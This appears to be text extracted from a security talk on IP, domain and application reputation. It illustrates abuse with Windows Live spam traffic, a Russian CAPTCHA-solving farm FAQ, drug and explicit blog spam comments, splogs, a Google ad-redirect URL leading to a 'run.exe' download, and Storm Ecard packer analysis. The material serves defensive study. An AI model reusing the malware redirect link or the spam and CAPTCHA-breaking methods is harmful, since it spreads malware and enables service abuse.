
Registered on:	28-feb-2008
Updated on:	28-feb-2008
Name servers	NS1.DOMAINSERVICE.COM NS2.DOMAINSERVICE.COM NS3.DOMAINSERVICE.COM NS4.DOMAINSERVICE.COM

What Does My Reputation Score Mean?

Good = Little or no threat activity has been observed from your IP address or domain. Your email or Web traffic is not likely to be filtered or blocked*.

Neutral = Your IP address or domain is within acceptable parameters. However, your email or Web traffic may still be filtered or blocked*.

MS Live Sending SPAM



MS Live Captchas

Time	Source IP	Destination IP	Protocol	Length	Window	Flags	Sequence	Offset	Options
7:36:44.343	192.168.197.213	192.168.197.213	TCP	14	0	FIN	172846375	0	
7:36:46.375	192.168.197.213	192.168.197.213	TCP	7	0	FIN	172846375	0	
7:36:48.375	192.168.197.213	192.168.197.213	TCP	53	0	FIN	172846375	0	
7:36:54.687	192.168.197.213	192.168.197.213	TCP	21	0	FIN	172846375	0	
7:36:54.687	192.168.197.213	192.168.197.213	TCP	14	0	FIN	172846375	0	
7:36:57.718	192.168.197.213	192.168.197.213	TCP	53	0	FIN	172846375	0	
7:37:03.125	192.168.197.213	192.168.197.213	TCP	9	0	FIN	172846375	0	
7:37:03.125	192.168.197.213	192.168.197.213	TCP	21	0	FIN	172846375	0	

Image information sent to CAPTCHA breaking service

Host	Request
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=883086137
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=854fa7b57df6fc09&m...
fo [redacted]	POST /open/s.php?2=microsoft_0021c217&n=0&v=1677849...
20 [redacted]	GET /404.txt
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=65469...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=1f12f66149c267eb&n...
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=1124186679
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=99947...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=92982d59298ad833&...
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=358807188
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=15572...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=0e4e4b61a42e433e&...
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=893777355
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=13147...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=873668214
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=a25a616273ba98ad&...
20 [redacted]	GET /404.txt
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=47266...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=1456037085
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=8c16745e21f79fa0&n...
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=19740...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p. [redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=26a78aaa3e39d5fd&...
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=2100915541
bl [redacted] mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=16125...
bl [redacted] mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&c...
bl [redacted] mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&c...
h. [redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
bl [redacted] mail.live.com	GET /mail/todaylight.aspx?n=1154604974

The screenshot shows the Windows Live Mail interface with several user accounts listed. Each account entry includes the Windows Live logo, the user's name, and a 'Sign out' link. The accounts shown are:

- kentsaceve
- marcelinc
- francesv

Below the accounts, there are sections for 'Classic' and 'Give me the classic version' buttons, along with a note: '* Recommended for screen readers and high contrast'.

Breaking Captchas

FAQ

Если Вы не можете распознать картинку или она не загружается (отображается черная картинка, пустая картинка), просто нажмите **Enter**.

Ни в коем случае не набирайте произвольные символы!!!

Если наблюдается задержка загрузки картинок, выйдите из своего аккаунта, обновите страницу и зайдите повторно.

Работа системы тестировалась в браузерах:
[Internet Explorer](#)
[Mozilla Firefox](#)

Перед каждой выплатой, распознанные картинки проверяются админом. Мы оплачиваем **только** правильно распознанные картинки!!!

Выплаты производятся 1 раз в сутки. Минимальная сумма к выплате 3\$. Для того что бы заказать выплату, отправляйте свою заявку в асо админа. Если админ свободен, Ваша заявка будет обработана в течение 10-15 минут, если занят то по возможности.


Если есть какие-нибудь проблемы(вопросы) стучите админу.

Windows Internet Explorer

some text here

Windows Internet Explorer

Cruel Irony: Google Redirects



<http://www.google.com/pagead/iclk?sa=3Dl&ai=3DoOfDzh&num=3D07504&adurl=3Dhttp://visamedicalopinion.com/run.exe>

Moving Targets

- CatGaurb** | diddygirl@ua.fm | <http://technorati.com/blogs/nickolson89.blogspot.com>
He enrolled the tile invest to my plunge and my tree was inside her bond and I character her mares with both bikes and she pushed beautiful puddling suburb spurt out her wow trying dely her
[View full comment](#) | [Restore comment](#) | Spaminess: 60% | 2008-02-18 13:55:07 | Post: [How to fix that Rubygems mess on Leopard](#)
- cicSpeepKap** | arbircava@mymail-in.net | <http://officialmedicines.com/?aid=4749>
[you want whot all](#)
[View full comment](#) | [Restore comment](#) | Spaminess: 60% | 2008-03-03 06:50:03 | Post: [How to fix that Rubygems mess on Leopard](#)
- lumanamas** | lumanamas@lumanamas.com
[Overnight Xanax Without A Prescription](#)
[View full comment](#) | [Restore comment](#) | Spaminess: 70% | 2008-02-23 11:00:02 | Post: [How to fix that Rubygems mess on Leopard](#)
- CatGaurb** | nikkybikky@ua.fm | <http://technorati.com/blogs/jyllian86.wordpress.com>
Sweat severing to mar alone her forehead, Kath loosed Sarah distantly by the protein as she slammed the britney spears up skirt photo soothingly and forth, swatting gravelly as she bought the teen
[View full comment](#) | [Restore comment](#) | Spaminess: 70% | 2008-02-24 12:41:52 | Post: [How to fix that Rubygems mess on Leopard](#)
- traxamasoh** | traxamasoh@traxamasoh.com
[phentermine overnight no prescription](#)
[View full comment](#) | [Restore comment](#) | Spaminess: 70% | 2008-02-28 21:11:42 | Post: [How to fix that Rubygems mess on Leopard](#)
- adinahemin** | adinahemin@adinahemin.com | <http://phentermine.metorx.com/phentermine-no-prior-prescription.html>
[Soma without prescription](#)
[View full comment](#) | [Restore comment](#) | Spaminess: 70% | 2008-03-05 19:14:54 | Post: [How to fix that Rubygems mess on Leopard](#)
- xanhemados** | xanhemados@xanhemados.com | <http://xan.pharmacylog.com/buy-xanax-prescription.html>
[xanax for sale](#)
[View full comment](#) | [Restore comment](#) | Spaminess: 70% | 2008-03-07 03:36:52 | Post: [How to fix that Rubygems mess on Leopard](#)
- jrcgmbqnh dltqaju** | mudze@mail.com | <http://www.oyirqmv.tvzgjmefn.com>
[yoeqkx acog ubyqmq rxpu mukbn mbduy ixte](#)

Moving Targets: SPLOG

Moving Targets: SPLOG

Female Viagra Buy Cheapest Online - Discount!

Profil

Forumsbeiträge

Blogs



[Buy Female Viagra Cheap - Best Female Viagra Online! Click Here!](#)



<http://www.tabletes.net/Female-Viagra.html>

Moving Targets: SPLOG



Most Fascinating Casinos

- Progressive Jackpots! Six-digit prizes!
- Classic Slots, Slots Tournaments, Multi-real, Multi-payline Slots
- Generous bonus offers: 1st Deposit, Special and Reload bonuses
- Great software design and game layout! Thrilling action!

Top Online Casinos to play blackjack, slots, roulette, craps, video poker and more than 80 other games

[Online Casino Slots](#) [Blackjack](#) [Online Casinos](#) [Poker](#) [Baccarat](#) [Video Poker](#) [Roulette](#) [Craps](#)

100% Match Bonus

UP TO
\$555
ABSOLUTELY
FREE



NEW BONUS every day

WELCOMES YOU
VIP The Crown Jewels
PROGRAM

Daily Rewards!
Earn rewards points while you play at Golden Casino!



VISIT NOW

Domain Reputation



Domain Reputation



Mostly used for email

Some people are re-factoring for Web

Domain tasting best example (age)

Cousin / Likeliness of other domains used

We have something called LexiRep also

Domain Wreck-utation



Domain Wreck-utation

Web 80 - 20 rule works against this



Compromised sites are not accounted for

Domain stealing, acquiring, breaks age and history algorithms

DNS spoofing, hacks ,etc

Do not account for URL's, hostnames

Application reputation


Packer heuristics are commonly used to categorize a malicious binary, because 90% of all malicious binaries are packed.

Malicious authors have increasingly started to try to fool application detection engines into thinking the binary in question is not a packed binary.

Storm Ecard

Application reputation

Sections look normal



The image shows a screenshot of a 'Section Viewer' window. The window has a blue title bar with the text 'Section Viewer' and a close button (X) in the top right corner. The main area contains a table with the following columns: Name, V. Offset, V. Size, R. Offset, R. Size, and Flags. The table lists five sections: .text, .data, .rdata, .bss, and .idata. At the bottom of the window, there is a 'Close' button.

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00001554	00000400	00001600	60000060
.data	00003000	0001B150	00001A00	0001B200	C0000040
.rdata	0001F000	000000E0	0001CC00	00000200	40000040
.bss	00020000	00000170	00000000	00000000	C0000080
.idata	00021000	00000798	0001CE00	00000800	C0000040

Storm Ecard

Application reputation

Entry point matches MinGW GCC

```
text:004012A0      start      public start
text:004012A0      var_8      = dword ptr -8
text:004012A0      55        push     ebp
text:004012A1      89 E5     mov     ebp, esp
text:004012A3      83 EC 08  sub     esp, 8
text:004012A6      C7 04 24 02 00 00+  mov     [esp+8+var_8], 2
text:004012AD      FF 15 FC 11 42 00  call    ds:__set_app_type
text:004012B3      E8 98 FE FF FF  call    sub_401150
text:004012B3      start     endp
```

goes into this func

Storm Ecard

Application reputation

